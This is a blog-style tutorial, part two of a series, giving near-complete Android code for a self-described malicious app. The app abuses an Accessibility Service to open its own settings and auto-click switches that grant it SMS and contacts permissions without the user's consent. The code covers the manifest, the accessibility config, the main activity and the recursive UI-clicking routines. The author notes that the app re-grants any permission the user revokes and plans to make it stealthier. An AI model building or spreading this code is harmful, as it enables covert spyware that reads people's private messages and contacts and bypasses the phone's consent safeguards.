~$ cat How_an_Android_app_could_escalate_its_privileges_Part2.txt
In the fist part, I presented Accessibility Service and how an attacker could use it to force some actions, and get more privileges. In this second part, we’ll
see a similar example, which could work on different devices. The goal here is not the allow our app to install packages coming from an unknown source, but is only
to obtain the READ_SMS and READ_CONTACTS permissions. The major difference is the way the malicious app will open and browse through the Settings. In
the previous example, the path was hard-coded, which was not a really good thing. Here, the principle is to open immediately the panel of settings of the running
malicious app, and to obtain permissions. On many devices, it will work in this way, whereas the setting “Allow installation from unknown source” could be hidden
God knows where.
Here, we assume that the language is English, and an item will have the label “Permissions” or something like that:

Configuration of the service
First thing to do is to add relevant permissions, and register the service in the Manifest:
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<application
... >
<activity android:name=".activities.MainActivity">
<intent-filter>
<action android:name="android.intent.action.MAIN" />
<category android:name="android.intent.category.LAUNCHER" />
</intent-filter>
</activity>
<service android:name=".services.PermissionsService"
android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE">
<intent-filter>
<action android:name="android.accessibilityservice.AccessibilityService"/>
</intent-filter>
<meta-data android:name="android.accessibilityservice"
android:resource="@xml/accessibility_config"/>
</service>
</application>
></manifest>
And in accessibility_config.xml I added the package com.google.android.packageinstaller, dealing with permissions:
2
3
4
5
6
7
><accessibility-service xmlns:android="http://schemas.android.com/apk/res/android"
android:accessibilityEventTypes="typeWindowContentChanged"
android:packageNames="xyz.noname.spyapp, com.android.settings, com.google.android.packageinstaller"
android:accessibilityFeedbackType="feedbackAllMask"
android:notificationTimeout="100"
android:canRetrieveWindowContent="true"/>
Checking permissions
At run time, it’s necessary to check if a permission has been granted or not. To do this, I wrote the routine Util.checkPermissions, returning true if
all permissions requested in the Manifest are granted (except the one for the Accessibility Service itself).
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
PackageManager manager = context.getPackageManager();
PackageInfo info = null;
try {
info = context.getPackageManager().getPackageInfo(context.getPackageName(), PackageManager.GET_PERMISSIONS);
} catch (PackageManager.NameNotFoundException e) {
e.printStackTrace();
}
if (info!=null) {
for (String perm : info.requestedPermissions) {
if (PackageManager.PERMISSION_GRANTED != manager.checkPermission(perm, manager.getNameForUid(Binder.getCallingUid()))) {
return false;
}
}
}
return true;
>}
The main activity
The view contains only a simple TextView, with the message Permissions denied or Permissions granted. The routine isAccessibilityServiceOn is the same
as previously, and inspired by this solution
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
private static final String NOT_ALLOWED = "Permissions denied";
private static final String ALLOWED = "Permissions granted";
private TextView text;
private boolean isAccessibilityServiceOn() {
<snipped/>
}
protected void onResume() {
super.onResume();
if (this.text != null) {
text.setText(Util.checkPermissions(this) ? ALLOWED : NOT_ALLOWED );
}
}
protected void onCreate( Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
LinearLayout layout = (LinearLayout) LinearLayout.inflate(this, R.layout.activity_main, null);
text = layout.findViewById(R.id.text);
boolean allowed = Util.checkPermissions(this);
text.setText(allowed ? ALLOWED : NOT_ALLOWED );
if (!allowed && isAccessibilityServiceOn()){
Intent intent = new Intent();
intent.setAction(Settings.ACTION_APPLICATION_DETAILS_SETTINGS);
Uri uri = Uri.fromParts("package", getPackageName(), null);
intent.setData(uri);
startActivity(intent);
}
setContentView(layout);
}
>}
As you can see, we first check if permissions have been granted, and if it’s not the case, the Settings for THIS application are open.
The service PermissionsService
Once the settings panel open, we look for the item with a name like perm. Here, we do not need a stack, since only one click is necessary
to reach the panel with the toggle buttons allowing the app to obtain permissions. Here, I used a Boolean object (not a primitive, because if wanted to be able
to set it to null)
However, in this case, we have to deal with 3 packages.
- At the beginning, events will be fired by the malicious app, it’s then the time to set up the variable
clickPerm. - After that, we will interact with Settings to force a click on “Permissions” to open the panel.
- And finally, the last panel with toggle buttons will be handled by the app com.google.android.packageinstaller.
The routine onAccessibilityEvent is then as follows ( sleep does only a call to Thread.sleep(250), and clickPerms is the global Boolean):
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
>public void onAccessibilityEvent(AccessibilityEvent accessibilityEvent) {
switch (accessibilityEvent.getPackageName().toString()){
case BuildConfig.APPLICATION_ID:
if (clickPerms == null){
clickPerms = Boolean.FALSE;
}
break;
case Constants.PACKAGE_SETTINGS:
if (Util.checkPermissions(getApplicationContext()))return;
if (clickPerms != null){
AccessibilityNodeInfo info = accessibilityEvent.getSource();
if (info != null && !this.clickPerms) {
if (lookForPermissionsPanel(info)){
this.clickPerms = true;
}
}
}
break;
case Constants.PACKAGE_INSTALLER:
if (Util.checkPermissions(getApplicationContext()))return;
if (this.clickPerms != null && this.clickPerms){
AccessibilityNodeInfo info = accessibilityEvent.getSource();
if (info != null) {
enablePermissions(info);
if (Util.checkPermissions(getApplicationContext())){
for(int i = 0; i < 2; i++){
performGlobalAction(GLOBAL_ACTION_BACK);
sleep();
}
this.clickPerms = null;
}
}
}
break;
}
>}
The first step is then to click on the item “Permissions”, and it’s done by the routine lookForPermissionsPanel. It recursively scans the view and looks for the
string “perm”. Once found, the item is clicked and the routine returns true:
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
if (info == null)
return false;
for (int c = 0; c < info.getChildCount(); c++){
if (lookForPermissionsPanel(info.getChild(c))) {
return true;
}
}
if (info.getText() != null){
String text = info.getText().toString().toLowerCase();
if (!this.clickPerms && text.contains("perm")){
AccessibilityNodeInfo parent = info.getParent();
if (!info.isClickable()){
while(parent != null && !parent.isClickable()){
parent = parent.getParent();
}
if (parent != null){
parent.performAction(AccessibilityNodeInfo.ACTION_CLICK);
return true;
}
}
else{
info.performAction(AccessibilityNodeInfo.ACTION_CLICK);
return true;
}
}
}
return false;
>}
The Boolean clickPerms is then set to true at the end, and the last step begins. As I said, it’s done by packageinstaller, and follows the same
principle. The view is recursively scanned, but there is no return value, because we want to toggle all buttons from OFF to ON:
2
3
4
5
6
7
8
9
10
11
12
13
if (info == null)
return;
for (int c = 0; c < info.getChildCount(); c++){
enablePermissions(info.getChild(c));
}
if (info.getClassName().toString().equals(Switch.class.getCanonicalName())){
if (info.isCheckable() && !info.isChecked()){
info.getParent().performAction(AccessibilityNodeInfo.ACTION_CLICK);
sleep();
}
}
>}
Conclusion

If the user removes permissions (1 or more), the app will detect it and retry to obtain them again.
This version is probably better than the previous one since the app could work on different devices. However, in future versions, some details will have to be fixed.
For example, use performGlobalAction(GLOBAL_ACTION_BACK) is probably not the best way to go back to the app. Moreover, to improve the stealthiness, we will
have to find a way to hide the call to Settings.